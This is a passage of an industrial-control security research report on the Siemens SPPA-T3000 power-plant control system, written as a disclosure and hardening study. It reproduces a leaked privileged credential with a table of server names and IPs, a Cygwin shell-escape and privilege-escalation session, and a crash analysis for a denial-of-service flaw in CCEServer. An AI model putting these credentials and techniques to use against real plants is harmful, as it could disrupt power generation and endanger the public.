
Both internal and external threat agents have many opportunities to fully compromise Siemens SPPA-T3000 DCS, get access to process data about the power generation process, cause loss of telemetry about generation, loss of control by a power plant operator, control start, stop and power output functions, cause denial of service for Automation devices and, potentially, impact (see "Process control" section of the document) fuel intake, rotation speed and pressure safety mechanisms. In the worst cases, it can lead to short- or long-term power outages, and fines for a power plant operator.

Unfortunately, installing the patches released by the vendor for the new vulnerabilities will not completely solve the problem, because not all of the issues have been fixed, the publicly available

credentials are not easily changed by users (the vendor states that with the version R8.2 SP2 this would become a seamless process), and releases of OS and additional software approved by the vendor land on DCS installations much later than exploitable vulnerabilities appear. Yet, reducing the attack surface and promptly following the vendor's recommended steps to mitigate the risks is always the right thing to do. We would like to thank Siemens ProductCERT[21] team for managing the communications for vulnerability advisory and supporting further security hardening developments for SPPA-T3000.

OPEN SOURCE INTELLIGENCE (OSINT)[22]

Siemens SPPA-T3000 is proprietary software (and hardware) fully-maintained only by the Siemens internal integrator. It is possible to locate documentation for the system that can help during security assessment: starting from product overview and manuals for various kinds of users[23], trainings[24], architecture for production industrial sites (see images below) and a special prize – a forum discussion[25] covering how to initiate denial of service for the system.




[21] https://new.siemens.com/global/en/products/services/cert.html
[22] All described documents are not published by Siemens
[23] https://www.siemens.com.tr/i/content/3852_1_T3000-SystemOverview_March2008.pdf
[24] http://instrumentandcontrol.blogspot.com/2014/06/sppa-t3000-basic-training-manual.html
[25] http://forum.codenet.ru/q73626/%D0%A1%D0%B1%D0%BE%D0%B9+%D1%81%D0%B5%D1%80%D0%B2%D0%B5%D1%80%D0%B0+?s=0#answer_382106

One of the most sensitive things you can google in under one minute are passwords for all servers, user roles, etc.

NETWORK ARCHITECHTURE

A simplified network architecture is presented further. Much more detailed network topology can be found in Siemens original manuals. Two things to learn here – the most important parts of the SPPA-T3000 DCS are:

- Application server, that have access to both Application and Automation networks (dual-homed network interfaces), provides operator control (HMI) and process data integration (OPC)
- Automation server, managing field level devices (I/O modules)



Several things to take from the network topology:

- You'd find almost the same IP addresses in all SPPA-T3000 installations
- There are active network equipment and firewalls (see further parts of the document)
- Application and Automation network should be only connected through dual-homed Application server (but there might be a router between these networks so one can add a route to overcome this limitation)
- Additional networks you might find connected:
    - Regulator, fuel supplier via IEC-101, IEC-104, etc. – read later in AS/MS/CS part of the document
    - Substation network controlling produced power and putting it to the grid
    - DMZ and corporate network with logging servers, OPC gateways, etc.
    - Other networks, like connection to older turbines (SPPA-T2000)
    - Last but not least, data diodes between corporate and Application network are used sometimes. Look for diode bypass switch[26], which makes it just a non-continuous network connection as you need remote access (from a maintainer), updates, etc.

APPLICATION SERVER

Application server is used to run non-time-critical applications and software components of SPPA-T3000. In terms of SPPA-T3000, these software components, both time- or non-time critical, are called containers. These applications (or containers) from Application server include a web server, archiving, alarm subsystem, OPC server and so on.

OS and users

Application server runs Microsoft Windows Server 2003 and later server versions. The latest SPPA release - R8.2 - is shipped with Windows server 2016. In different places one can find an installation with a fully patched new OS, or outdated versions without security patches for diverse vulnerabilities: from LPE to RCE, such as bluekeep (CVE-2019-0708), ethernalblue (MS17-010) and others.

In general, operating system security configurations related to password policy, firewall configuration, user rights, etc. are not on par with best practices (e.g. CIS benchmarks[27]).

As already mentioned, OS user accounts are not a secret and most of Windows boxes in Application and Automation networks, can be accessed with the privileged account *TXPadmin:TXPplus04,* which can be found on public web sites[28,29]. Before version R8.2 SP2 of the SPPA-T3000 DCS password changing requires a deep understanding of the system workflow, therefore, the public known password for privileged account remained unchanged in most SPPA installations. According to the vendor, around 4 to 5 years ago new procedures for generating strong and unique passwords were introduced.

---

[26] Diode bypass switch – a mechanical switch (tumbler) to disable one-way connection and enable general network connectivity between two networks

[27] https://www.cisecurity.org/cis-benchmarks/

[28] http://fs.gongkong.com/uploadfile/technicalData/201507/20150710154217000001.doc

[29] http://www.politaiwan-princesscove.com/so.php?s=%E8%A5%BF%E9%97%A8%E5%AD%90t3000%E5%85%A8%E5%86%8C18%E5%86%8C%E4%B8%8B%E8%BD%BD

Vendor statement

The procedure for user accounts, passwords and IP addresses is as follows:

- The project requires system-specific user IDs, passwords and IP addresses from the customer so that they can be used directly during the initial installation.
- If the specifications have not been transmitted to our internal assembling center by a defined point in time, complex user names and passwords as well as unique IP addresses will be generated and assigned automatically. This is necessary in order to adhere to the complete framework schedule specified by the customer.
- This has been the practice since 2015 and has been firmly anchored in our processes since 2017.

Besides, all Windows boxes in an SPPA network are usually built on top of one image – guess what's next.

3.在“Computer”栏输入服务器名，点击“Connect”弹出对话框

4.在对话框中输入用户名和密码（用户名均为 TXPadmin，密码：TXPplus04）

5.点击确认后远程进入服务器

4.2 服务器对应计算机名

Computer	对应服务器	用户名	密码	Computer	对应服务器	用户名	密码
winserv10	#1 机组服务器	TXPadmin	TXPplus04	opcsrv10	#1 机组 OPC 服务器	TXPadmin	TXPplus04
172.17.20.1	#1 机组服务器	TXPadmin	TXPplus04	172.17.20.2	#1 机组 OPC 服务器	TXPadmin	TXPplus04
Winserv20	#2 机组服务器	TXPadmin	TXPplus04	opcsrv20	#2 机组 OPC 服务器	TXPadmin	TXPplus04
172.18.20.1	#2 机组服务器	TXPadmin	TXPplus04	172.18.20.2	#2 机组 OPC 服务器	TXPadmin	TXPplus04
winserv12	公用系统服务器	TXPadmin	TXPplus04	opcsrv12	公用系统 OPC 服务器	TXPadmin	TXPplus04
172.16.20.1	公用系统服务器	TXPadmin	TXPplus04	172.16.20.2	公用系统 OPC 服务器	TXPadmin	TXPplus04


Publicly available credentials

Software and network services

All installed application software on Application server can be split in two groups:

- Industrial solution – SPPA-T3000, Java applications and core Siemens SIMATIC package
- Other applications, like MS SQL Server, Apache Tomcat, Cygwin, etc., but some of them are used in SPPA packages, so unless you are a vendor, there is no clear way to get rid of potentially unnecessary and vulnerable software

For one of the analyzed SPPA-T3000 installations we performed an analysis for Windows OS, MS SQL Server DBMS, and Apache Tomcat with CIS (Center of Internet Security) benchmarks. It doesn't always work as "green" is good and "red" is bad in the images below, but the pie charts outline that no special attention is in place for security configuration hardening. Most of the time the only possible way to configure or reconfigure the hosts with an industrial solution is thought the vendor, thus the initial configuration plays an important role in the security of industrial sites. For Windows OS, MS SQL Server and Tomcat results are provided in the following figures.



A breakdown of applications with open network ports demonstrates a vast attack surface. Although the presence of some services will change from host to host in Application network as defined by their roles: HMI and engineering will have less services, the server will have more.

Vendor	**Service name**	**Ports**
Apache	HTTP server	TCP:80, 433
	Tomcat6	TCP: 5886, 8009, 8080, DP
Cygwin	SSH	TCP: 22
	Syslog	UDP: 514, 1025
	Syslog	TCP: 3300 UDP: 516, DP
Matricon	Tunneller SSC	TCP: 21379
Microsoft	Eventlog	TCP:DP
	FTP	TCP: 21
	HTTP server	TCP: 47001
	lsass	TCP:DP[30]
	NBNS	TCP: 139 UDP: 137, 138
	Print Spooler	TCP: DP UDP: DP
	RDP	TCP: 3389
	RPC	TCP: 135
	SNMP	UDP: 161,
	SMB	TCP: 445
	SQL Browser	UDP: 1434
	SQL Server	TCP: 51000
	Task Scheduler	TCP: DP
	TermServLicensing	TCP: DP
	WinRM	TCP: 5985
	wininit	TCP: DP
NTP	NTP	UDP: 123
OPCFoundation	OPC UA Local Discovery Server	TCP: 4840
Siemens	Automation License Manager Service	TCP: 4410

[30] Dynamic port

Vendor	Service name	Ports
	CCEServer	TCP: DP
	SIMATIC NET Core Server DP	TCP: 4848
	SIMATIC NET Core Server PROFINET IO	TCP: 4847
	SIMATIC NET Core Server S7	TCP: 4845
	SIMATIC NET Core Server S7OPT	TCP: 4850
	SIMATIC NET Core Server SR	TCP: 4849
	S7DOS Help Service	TCP: DP
	SPPA-T3000 services	TCP: 0.0.0.0:1099,1100,8090,8094, 8096,50001-50005,50008, 50009,50012,50150-50153, 50200-50204,55000,DP AutomationNet: 11000-11009,53000, DP ApplicationNet: 10040 UDP: 0.0.0.0:162,10000,53001, 53500-53531,DP AutomationNet: 53002

Interesting dependency - Cygwin

The Cygwin software with a configured SSH server is installed on all SPPA Windows boxes. One can use the accounts already provided in the document like *txpadmin* to get privileged access to the hosts. Presence of Cygwin complicates any whitelisting strategy to restrict operator access to OS functions and file access (kiosk mode). To spawn a shell when all usual interpreters (cmd, powershell) are restricted just run "ssh localhost" from the "execute command" Windows menu. And it is not all - old versions of Cygwin have the CVE-2016-3067 vulnerability (a fixed version is available starting from SPPA-T3000 R8.2): file and directory permissions are checked incorrectly inside an SSH session, which adds a privilege escalation opportunity for both remote and local access.

```
ssh -l operator tcl
operator@tcl's password:
Last login: Mon Dec 2 09:03:25 2019 from attacker

operator@tcl ~
$ uname -a
CYGWIN_NT-6.1-WOW64 tcl 1.7.5(0.225/5/3) 2010-04-12 19:07 i686 Cygwin

operator@tcl ~
$ cd /cygdriver/c/Windows/System32

operator@tcl /cygdriver/c/Windows/System32
$ ls -la CVE_2016_3067
ls: cannot access CVE_2016_3067: No such file or directory

operator@tcl /cygdriver/c/Windows/System32
$ touch CVE_2016_3067

operator@tcl /cygdriver/c/Windows/System32
$ ls -la CVE_2016_3067
-rw-r--r--+ 1 operator None 0 2019-12-2 10:01 CVE_2016_3067
```

Siemens SIMATIC package

Main SPPA-T3000 applications are built to communicate with the widespread Siemens core for all automation – SIMATIC package. As those are inherited from a different solution – most likely these applications will always be outdated with vulnerabilities present.

Product Name	CVE
Automation License Manager	CVE-2011-4529, CVE-2011-4530, CVE-2011-4531, CVE-2011-4532, CVE-2012-4691, CVE-2016-8565, CVE-2016-8564, CVE-2016-8563, CVE-2018-11455, CVE-2018-11456
SIMATIC NET PC Software	CVE-2016-5874, CVE-2016-7165, CVE-2017-6865, CVE-2018-4832
SIMATIC STEP 7	CVE-2012-3015, CVE-2015-1355, CVE-2015-1356, CVE-2015-1594, CVE-2015-1601, CVE-2015-1602, CVE-2016-7165, CVE-2016-7959, CVE-2016-7960

Null pointer dereference in CCEServer (KL-Siemens-2018-01)

This issue we initially reported (KL-Siemens-2018-01) along with all Siemens SPPA-T3000 vulnerabilities, but it appeared to be a duplicate of already patched CVE-2018-4832 (a fixed version is available starting from SPPA-T3000 R8.2).

This service acts as a message broker, which is used for unified communications between a client and a server through local or remote connection using the following transports:

- RPC
- TCP/IP
- HTTP
- Shared memory

During startup, the service checks the value of "*HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432Node\Siemens\SCS\PAL\DefaultClientProtocol*". This value defines which type of transport is used; the RPC transport is used on SPPA.

The *SCSPALRpcSx.dll* library is used to register as a server in the broker, in particular to export the *PAL_Listen* method. *SCSPALRpcCx.dll* is used to register as a client in the broker, in particular, the *PAL_connect* method. The *PAL_Send* exported method is used to send a request from the client to the server. In these libraries, RPC requests are sent to CCEServer. A handler of these requests is initialized in *SCSPALRpcSx!InstallRpcService*, CCEServer offers following interfaces.

Name	Comment
Proc0	RPCCreate – create context for each client and generate unique ID for clients, which used for following communication
Proc1	RPC_ClientListen
Proc2	RPC_Disconnect
Proc3	ByteStreamToServer, used to send request to server
Proc4	RPC_Shutdown
Proc5	Null stub
Proc6	RPC_Destroy, potentially risky API, which can turn off RPC service

The RPC server opens a dynamic port, which is accessible from any network and added as an exclusion to firewall rules.

```
typedef struct Struct_138_t {
    long    StructMember0;
        [unique][size_is(StructMember0)]byte *  StructMember1;
} Struct_138_t;

error_status_t Proc3(
    [in]struct Struct_6_t* arg_0,
    [in]short arg_1,
    [in]long arg_2,
    [in][out][ptr]struct Struct_110_t* arg_3,
    [in]struct Struct_138_t* arg_4,
```

```
    [out][ref]struct Struct_138_t** arg_5);
```

The 5th argument of *Proc3* is a pointer to *Struct_138_t*. Inside this structure, the *StructMember0* field is used as the size of an array defined in the *StructMember1* field with following attribute: "*[unique][size_is(StructMember0)]*". As a result, *rpcrt4.dll* of Microsoft Windows is responsible for memory check that size and array are correct, but the service should check that the array pointer in the *StructMember1* field is not NULL. Inside *RPC_ByteStreamToServer*, arguments are sanitized and an internal request is generated.

```
memset(v10, 0, v11);
v10->field_0 = 4128;
v10->field_2 = 32;
v10->field_4 = *(_DWORD *)(a4 + 8);
*(_DWORD *)&v10->field_10 = *(_DWORD *)(a4 + 16);
v10->field_14 = (unsigned __int16)(*(_DWORD *)a4 >> 16);
v10->field_1C = *(_DWORD *)a4;
v10->field_18 = *(_DWORD *)(a4 + 4) >> 16;
v10->field_1A = *(_DWORD *)(a4 + 4);
if ( *(_BYTE *)(a4 + 12) )
  v10->field_1E = 1;
v10->field_8 = *(_DWORD *)(*((_DWORD *)a5 + 1) + 4);
memcpy(&v10->field_20, (const void *)(*((_DWORD *)a5 + 1) + 8), *(_DWORD *)a5 - 8);
```

If *StructMember1* is a NULL pointer, then "Null pointer dereference" will occur in the code line: "v10->field_8 = *(_DWORD *)(*((_DWORD *)a5 + 1) + 4);".

```
FAULTING_IP:
SCSPALRpcSX_x64+674d
00000000`00a5674d 8b4004          mov     eax,dword ptr [rax+4]

EXCEPTION_RECORD:  ffffffffffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 0000000000a5674d (SCSPALRpcSX_x64+0x000000000000674d)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000000
   Parameter[1]: 0000000000000004
Attempt to read from address 0000000000000004

FAULTING_THREAD:  0000000000000d14

PROCESS_NAME:  CCEServer_x64.exe
```

As a result service CCEServer will crash and won't be restarted, untill manual restart or reboot is performed. According the role of CCEServer, its crashing is critical for WinCC systems: connections with PLCs, HMI, License servers, and other components will be interrupted.

Industrial solution SPPA-T3000


SPPA-T3000 encapsulates all aspects of maintaining a power plant: communication with operators, communication with field devices, monitoring, alarming, archiving and others.

It is developed on the Java platform, and uses a modular structure. In terms of SPPA, these modules are called containers. In fact, each container is a collection of Java classes aimed at solving tasks of a certain area, for example, managing notifications, archiving, interaction with a user, etc. The key ones are:

- **Project Container** is Central Data Manager (the main data manager in the System) and is responsible for storing and processing project structure, hardware topology, graphical representation of data and so on.
- **Runtime Container** is responsible for the deterministic execution of Automation Functions, the Hardware Proxies (which is responsible for communication to real field

devices and sub-layered systems) and the connections between them. Multiple Runtime Containers can be used on Application server. At the same time, all of them, as noted above, can be aimed at performing only non-real-time tasks.

- **Monitor Container** keeps track of the current state of the containers and is responsible for starting and stopping them.



Industrial solution architecture from RemoteDiagnosticsView application

All SPPA-specific software can be found in the "*%ORIONROOT%\software*" directory, where *%ORIONROOT%* is an environment variable storing the path to the SPPA installed instance and usually it is *D:\Orion*. This software is responsible for all main SPPA functions:

- displaying the current power plant state
- user authentication
- communication with PLCs/Automation servers
- many more

A running SPPA system is a set of Java object containers in memory. The full list of SPPA containers, which are running on Application server and other SPPA servers is defined in the *%ORIONROOT%\software\config\pc\SystemConfiguration.xml* configuration file. The config file also defines a starting sequence of containers and startup parameters: Java machine parameters, a list of jar files.

An SPPA instance is started by the *SPPA-T3000_Service.exe* binary file, which runs Monitor Container responsible for starting up all of the remaining containers following up *SystemConfiguration.xml*. Monitor Container keeps track of the current state of the containers and is responsible for starting and stopping them. One of the first to be launched is a Project Container that stores and processes the project structure, hardware topology, graphical representation of data and so on. For each container, a separate JVM is used.


```
<path name="container1">
  <value name="containertype" type="string">PROJECT_CONTAINER</value>
  <value name="containerid" type="int">1000</value>
  <value name="containername" type="string">pc</value>
  <value name="description" type="string">project container</value>
  <value name="startnumber" type="int">0</value>
  <value name="attachment" type="string">NumberOfThinClients=10 NumberOfFM458=3
  NumberOfAutomationFunctions=60000 NumberOfS7=7 NumberOfOPCServerSignals=6000 NumberOfLocalJavaRTC=3
  IsSimaticPDMUsed=yes NumberOfPlantDisplaysPerThinClient=13 NumberOfStandaloneRTC=1 NumberOfFailsafe=5
  NumberOfTechnicalRTC=1 NumberOfOPCClientSignals=600</value>
  <value name="rmiurl" type="string">/pc/ServiceFactory</value>
  <value name="vmname" type="string">java</value>
  <value name="startargs" type="string">com.pg.orion.pc.ProjectContainer</value>
  <value name="classname" type="string">com.pg.orion.launch.OrionUrlLauncher</value>
  <value name="startoptions" type="string">-Xmx590m -Xms590m -XX:+DisableExplicitGC -cp ../java/jar/
  launcher.jar -Dcom.pg.orion.URL_CLASSPATH=&#34;base.jar;monitor.jar;afc.jar;afc_client.jar;cc.jar;alarm.jar;
```

SystemConfiguration.xml configuration file

An Operator can communicate with the system through a thin client (install TXPplusThinClient applet for IE, Java VM inside IE context) and a fat client (Java VM acting as own process).

To interact with a Thin client, Apache web server is used. An applet organizes communications with SPPA-T3000 through RMI using registry on the port 1099/TCP. Containers that require network access register their services in the RMI registry on different network ports. Data between the user and the RMI services is transferred in plain text.

According to Siemens publications, access from External to Application network is restricted by a strong firewall configuration. Only the 443/TCP port is open for Thin Client communications, and some VPN tunnels for OPC clients. But in fact, thin clients use the Java RMI protocol with the registry TCP port and some dynamic TCP ports for services. As a result, the firewall is turned off or not very efficiently configured on power plants (specifically on those remotely accessible by Thin Clients).



Brick wall with holes for communication[31]

All JAR files included in the SPPA-T3000 software are obfuscated with Zelix Klassmaster in the string encryption mode[32]. Obfuscation is security by obscurity which is an obscure way to do security. For deobfuscation a publicly available Java deobfuscator can be used[33].

```
private void a() throws Exception
{
  this.s = new PCServiceFactory();
  String str = System.getProperty(I[98]);
  if ((str == null) || (str.equals(""))) {
    str = I[97];
  }
  ServicePortal.rebind(str, this.s);
  o.info(I[99]);
}
```

In the example, reference to a string constant goes through a static string array member for a class. This member initialized in a static constructor of the class.

```
static {
  String[] arrstring = new String[114];
  Object var0 = null;
  e = ProjectContainer.z(ProjectContainer.z("L\u0016);"));
  var0 = null;
  b = ProjectContainer.z(ProjectContainer.z("@\b$\u0014UY\u0016 \u0014HH\u0002:*Y]"));
  var0 = null;
  a = ProjectContainer.z(ProjectContainer.z("J\u0000+$K]\u0017"));
  var0 = null;
  ...
}
```

SPPA-T3000 web server and applications

SPPA-T3000 has Apache HTTP and Apache Tomcat servers for processing communications with an operator: Apache HTTP server handles the home page and deploys java libraries used by a

[31] https://www.siemens.com.tr/i/content/3852_1_T3000-SystemOverview_March2008.pdf
[32] http://www.zelix.com/klassmaster/
[33] https://github.com/java-deobfuscator/deobfuscator

client; further all client requests are handled in servlets. Apache Tomcat is used to redirect HTTP client requests like "*/orion/servlet/**" to Java servlets.

```
#
# Apache Tomcat Connector Addon for SPPA-T3000
#
# Load mod_jk module
#
# Update this path to match your modules location
LoadModule    jk_module  modules/mod_jk-1.2.30-httpd-2.2.3.so
# Where to find workers.properties
JkWorkersFile conf/workers.properties
# Where to put jk logs
# Update this path to match your logs directory location (put mod_jk.log next to access_log)
#JkLogFile     logs/mod_jk.log
JkLogFile            "|D:/SPPA-T3000/ApacheGroup/Apache2/bin/rotatelogs.exe            D:/SPPA-
T3000/ApacheGroup/Apache2/logs/mod_jk.%Y-%m-%d.log 1M"
# Set the jk log level [debug/error/info]
JkLogLevel    error
# Select the log format
JkLogStampFormat "[%a %b %d %H:%M:%S %Y] "
# JkOptions indicate to send SSL KEY SIZE,
JkOptions     +ForwardKeySize +ForwardURICompat -ForwardDirectories
# JkRequestLogFormat set the request format
# JkRequestLogFormat     "%w %V %T"
# Send everything for context /examples to worker named worker1 (ajp13)
JkMount  /orion/servlet/* worker1
# Inherit mounts to all virtual servers
JkMountCopy All
```

Worker1 definition in worker.properties

```
# Define 1 real worker using ajp13
worker.list=worker1
# Set properties for worker1 (ajp13)
worker.worker1.type=ajp13
worker.worker1.host=localhost
worker.worker1.port=8009
worker.worker1.lbfactor=50
worker.worker1.connection_pool_size=10
worker.worker1.connection_pool_timeout=600
```

Tomcat configuration in srv.xml

```
<Connector port="8080" protocol="HTTP/1.1" connectionTimeout="20000" redirectPort="8443" />
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
<Engine name="Catalina" defaultHost="localhost">
<Realm className="org.apache.catalina.realm.UserDatabaseRealm" resourceName="UserDatabase"/>
<Host     name="localhost"          appBase="webapps"     unpackWARs="true"     autoDeploy="true"
xmlValidation="false" xmlNamespaceAware="false">
```

Orion web application directory listing (KL-SIEMENS-2018-005)

According to the configuration file of the Apache HTTP server, an unauthenticated user can list directory and access files from the path *http://<ip address>/orion/software/* (KL-SIEMENS-2018-005).

```
